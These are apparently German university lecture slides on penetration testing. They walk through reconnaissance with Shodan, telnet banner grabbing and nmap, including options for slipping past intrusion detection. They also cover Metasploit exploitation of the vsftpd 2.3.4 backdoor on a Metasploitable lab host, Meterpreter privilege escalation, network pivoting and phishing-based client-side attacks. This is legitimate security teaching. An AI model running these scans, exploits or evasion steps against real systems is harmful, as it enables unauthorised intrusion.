
Shodan | Developers | Book | View All... | Show API Key

SHODAN DSL Router

Explore | Downloads | Reports | Enterprise Access | Contact Us | My Account

DSL Router

Search for dsl router returned 334,690 results on 18-04-2016



Top Countries

1.	Brazil	64,463
2.	United States	58,740
3.	India	45,518
4.	Viet Nam	24,643
5.	Spain	17,727
6.	Suriname	13,814
7.	Bolivia, Plurinational State of	9,415
8.	Iran, Islamic Republic of	8,689
9.	Canada	7,522
10.	China	5,839

Informationsbeschaffung: Banner Grabbing


- Ziel: Informationen über IT-Komponenten sammeln
- Anwendungsfälle:
  - automatisierte Inventur der betriebenen Komponenten
  - Informationsgewinn aus Angreifersicht
- Beispiel:

```
>telnet mail.zih.tu-dresden.de 25
220 server-50.mailclusterdns.zih.tu-dresden.de ESMTP Exim

>telnet www.tu-dresden.de 80
GET / HTTP/1.0

HTTP/1.1 302 Moved Temporarily
Server: nginx
```

Metasploit

- Open Source Framework zum Erstellen / Anwenden von Exploits
  - Basis des kommerziellen Metasploit Pro der Firma Rapid7
  - enthält Vielzahl vorgefertigter Angriffswerkzeuge / Exploits

Hacking made easy: Metasploit



Metasploit

- Open Source Framework zum Erstellen / Anwenden von Exploits
  - Basis des kommerziellen Metasploit Pro der Firma Rapid7
  - enthält Vielzahl vorgefertigter Angriffswerkzeuge / Exploits
- Analyse-Ergebnisse können automatisch in Datenbank gespeichert werden
- unterstützt Skripte
- Kommandozeilen-basierte Werkzeugsammlung
  - graphisches Frontend: Armitage
- Metasploit-Konsole
  - **`msfconsole`**
- Befehle:
  - `help`
  - `search TERM` *// Metasploit Werkzeuge bzgl. TERM durchsuchen*
  - `use TOOL` *// TOOL auswählen (Scanner, Exploit etc.)*

Informationsbeschaffung: Netzscan mit nmap

- nmap.org
- Open Source Netz-Scanner
- viele verschiedene Scan-Modi
  - `-sS`: TCP SYN scan
    - erfordert root Rechte
  - `-sT`: kompletter TCP-Verbindungs-Aufbau
  - `-sU`: UDP-Scan
- Scan nach Diensten (inklusive Version)
  - `-sV`

Informationsbeschaffung: Netzscan mit nmap

- Betriebssystem Scan
  - `-O`
  - Beispielausgabe:

```
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
```

Informationsbeschaffung: Netzscan mit nmap

- root@kali:~# `nmap -sV 192.168.1.11`

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-02 16:18 CET
Nmap scan report for 192.168.1.11
Host is up (0.00054s latency).
Not shown: 977 closed ports

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  tcpwrapped
```

Informationsbeschaffung: Netzscan mit nmap

- root@kali:~# `nmap -sV 192.168.1.11`

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-02 16:18 CET
Nmap scan report for 192.168.1.11
Host is up (0.00054s latency).
Not shown: 977 closed ports

PORT     STATE SERVICE     VERSION
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
```

Informationsbeschaffung: Netzscan mit nmap

- root@kali:~# `nmap -sV 192.168.1.11`

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-02 16:18 CET
Nmap scan report for 192.168.1.11
Host is up (0.00054s latency).
Not shown: 977 closed ports

PORT     STATE SERVICE     VERSION
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:66:3E:E0 (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.97 seconds
```

Informationsbeschaffung: Netzscan mit nmap

- nmap untersützt Skripte
  - LUA
  - Vielzahl implementierter Protokolle als Bibliotheken
  - existierende Skripte: https://nmap.org/nsedoc/

- Beispiel:
  - `nmap --script smtp-commands 192.168.1.11`

```
Nmap: 25/tcp   open  smtp
[*] Nmap: |_smtp-commands: metasploitable.localdomain,
PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN,
```

  - `nmap --script smb-os-discovery 192.168.1.11`

```
Host script results:
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: |   NetBIOS computer name:
[*] Nmap: |   Workgroup: WORKGROUP
```

Informationsbeschaffung: Netzscan mit nmap

- Probleme:
  - Intrusion Dedection & Prevention Systeme
  - Honeypots
  - ➔ Scans werden erkannt und verhindert / Abwehrmassnahmen eingeleitet

- Lösung:
  - Scannen unterhalb der Wahrnehmungsschwelle / „im Rauschen untergehen“
  - nmap Optionen
    - Scan-Zeit:
      - `-T0`: 5 Minuten zwischen Paketen
    - Pakete fragmentieren:
      - `-f`: IDS-Systeme vermeiden teilweise das aufwendige Defragmentieren

nmap Integration in Metasploit

- nmap ausführen und Daten automatisch in Metasploit Datenbank speichern
  - `msf> db_nmap -p0-65535 192.168.1.11`
- Dienste und Software-Versionen ermitteln
  - `msf> db_nmap -A 192.168.1.11`

nmap Integration in Metasploit

- Skripte sind auch möglich
  - msf> db_nmap --script ftp-vsftpd-backdoor 192.168.1.11

```
[*] Nmap: 21/tcp   open  ftp
[*] Nmap: | ftp-vsftpd-backdoor:
[*] Nmap: |   VULNERABLE:
[*] Nmap: |   vsFTPd version 2.3.4 backdoor
[*] Nmap: |     State: VULNERABLE (Exploitable)
[*] Nmap: |     IDs:  OSVDB:73573  CVE:CVE-2011-2523
[*] Nmap: |       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
[*] Nmap: |     Disclosure date: 2011-07-03
[*] Nmap: |     Exploit results:
[*] Nmap: |       Shell command: id
[*] Nmap: |       Results: uid=0(root) gid=0(root)
[*] Nmap: |     References:
[*] Nmap: |       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-
                  download-backdoored.html
[*] Nmap: |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
[*] Nmap: |       https://github.com/rapid7/metasploit-
                  framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_back
                  door.rb
[*] Nmap: |_      http://osvdb.org/73573
```

Metasploit Datenbank Abfrage

- `msf> hosts`
  - liste die bisher untersuchten Rechner auf
- `msf> services`
  - listet die bisher gefundenen Dienste auf
- `msf> vulns`
  - listet gefundene Vulnerabilites auf
- `msf> creds`
  - listet gefundene Credentials (Paßwörter etc.)

Metasploit Dienste Scanner

- zusätzlicher (auxiliary) Bestandteil von Metasploit
- Verzeichnis `auxiliary/scanner`
  - Tab-Vervollständigung nutzen zum Anzeigen der verfügbaren Scanner

- Beispiel:
  - `msf> use auxiliary/scanner/smb/smb_enumshares`

  - Konfigurations-Optionen anzeigen:
    - `msf>  show options`

  - oft verwendet: Ziel-Rechner – RHOSTS
    - `msf> set RHOSTS 192.168.1.11`

  - Ausführen:
    - `msf> run`

Metasploit Dienste Scanner

- Beispiel:
  - `msf> use auxiliary/scanner/smb/smb_enumshares`
  - `msf> set RHOSTS 192.168.1.11`
  - `msf> run`

```
[+] 192.168.1.11:139      - print$ - (DISK) Printer
    Drivers
[+] 192.168.1.11:139      - tmp - (DISK) oh noes!
[+] 192.168.1.11:139      - opt - (DISK)
[+] 192.168.1.11:139      - IPC$ - (IPC) IPC Service
    (metasploitable server (Samba 3.0.20-Debian))
[+] 192.168.1.11:139      - ADMIN$ - (IPC) IPC Service
    (metasploitable server (Samba 3.0.20-Debian))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Open Vulnerability Assessment System – OpenVAS

- http://openvas.org
- Open Source Software zum Schwachstellen scannen und verwalten
  - kommerzielle Appliance erhältlich von Greenbone Networks GmbH

- Web-basierte Benutzungsoberfläche
  - Scanner läuft als Server-Anwendung


- Abspaltung von Nessus
  - ursprünglich Open Source Schwachstellen-Scanner
  - mittlerweile kommerzielles Angebot von Tenable Network Security

- enthält mehr als 51000 Network Vulnerability Tests (NVTs) [Stand Juni 2018]
  - wöchentlich aktualisiert

- einfacher Zugriff auf
  - CVE‘s, CPE‘s, OVAL Definitionen
  - Meldungen von BUND-CERT, DFN-CERT

TECHNISCHE UNIVERSITÄT DRESDEN

Open Vulnerability Assessment System – OpenVAS



Metasploit ←→ OpenVAS Integration

- OpenVAS Scans können direkt in Metasploit gestartet werden
  - alternativ: Import von OpenVAS-Ergebnissen

- `msf> load openvas` *// OpenVAS Modul in Metasploit laden*
- `msf> openvas_connect USERNAME PASSWORD HOST PORT`
  // Verbindung mit OpenVAS Backend herstellen
- `msf> openvas_report_list` *// existierende Berichte auflisten*
- `msf> openvas_report_import REPORT_ID REPORT_FORMAT`
  // Report importieren (Format = 4)

- Anzeige in Metasploit
  - Kommando: `vulns`
    - `vulns -S SEARCH_TERM` *// durchsuchen*
    - `vulns -p PORT` *// nur Schwachstellen bzgl. des angegebenen Ports anzeigen*

Metasploit – Exploits

- viele „ready to use“ Exploits in Metasploit enthalten
- Unterordner: `exploit/`
- Beispiel
  - `msf> use exploit/unix/ftp/vsftpd_234_backdoor`
- Parameter anzeigen mit `show options`
- Ziel auswählen
  - `show targets`
  - typischerweise: automatische Auswahl
  - manuelle Auswahl: wenn unklar, welche konkrete Version / Patch-Level etc. auf dem Ziel installiert ist
- Payload festlegen!
  - Schadsoftware die auf dem Ziel ausgeführt wird
- Ausführen:
  - `exploit`

Metasploit – Payloads

- viele „ready to use“ Payloads in Metasploit enthalten
- Unterordner: `payload/`
- Anzeige von Payloads, die mit Exploit kompatibel sind
  - `show payloads`
- Auswahl des Payload
  - `set payload`
  - Beispiel:
    - `msf> set payload cmd/unix/interact` *//Unix Command, Interact with Established Connection*
- häufig verwendet: **Meterpreter**
  - Betriebssystemunabhängige, umfangreiche Schadsoftware mit vielen Befehlen
    - Screenshot
    - Webcam / Mikrofon Aufzeichnungen
    - Tastatureingaben aufzeichnen
    - Datei-Transfer

Metasploit – Sessions

- „Sitzung“ als Ergebnis des Exploits
  - Meterpreter
  - „normale“ Shell
  - …

- Sitzungsmanagement
  - aktive Sitzung:
    - Eingabe: `<Steuerung>` + `<Z>`

      → Sitzung in den Hintergrund schieben
  - Sitzungsverwaltung: `sessions`
  - Sitzung wieder aufnehmen: `sessions -i SESSION_ID`
  - Sitzung auf „Meterpreter“ upgraden: `sessions -u SESSION_ID`
  - Sitzung beenden: `sessions -k SESSION_ID`

Metasploit – Meterpreter

- Anzeigen der Befehle: `help`
- Privilege Escalation
  - `load priv` *// Privilege Modul laden*
  - `getsystem` *// System-Benutzer werden (Windows)*

Metasploit – Meterpreter

- Opfer-Rechner als Gateway nutzen
  - `ifconfig` *// Anzeigen der Opfer-Netzschnittstellen*
  - `run autoroute -s SUBNET` *// Automatisches Erzeugen von Routen / Gateways*
    - `msf> run autoroute -s 192.168.0.0/24`

```
[*] Adding a route to 192.168.0.0/255.255.255.0...
[+] Added route to 192.168.0.0/255.255.255.0 via 192.168.1.11
[*] Use the -p option to list all active routes
```

    - `msf>run autoroute -p`

```
Active Routing Table
====================
   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.0.0        255.255.255.0      Session 2
```

➔ Zugriff auf 192.168.0.0/24 von Metasploit möglich

➔ Port-Scans, Exploits etc.

Metasploit – Client Side Exploitation

- Web-Seite mit Schadsoftware automatisiert aufsetzen
  - Java-Exploit
  - Flash-Exploit
  - Acrobat Reader-Exploit
  - …
- Metasploit startet embedded Web-Server mit entsprechend generierter Web-Seite
- Nutzer muß auf die Web-Seite geleitet werden
  - Phising
  - Social engineering
- Alternativen:
  - Schadhafte E-Mail-Attachments
    - Word-Dokumente
  - Android-Apps hijacken
    - Schadkode in bestehende Apps integrieren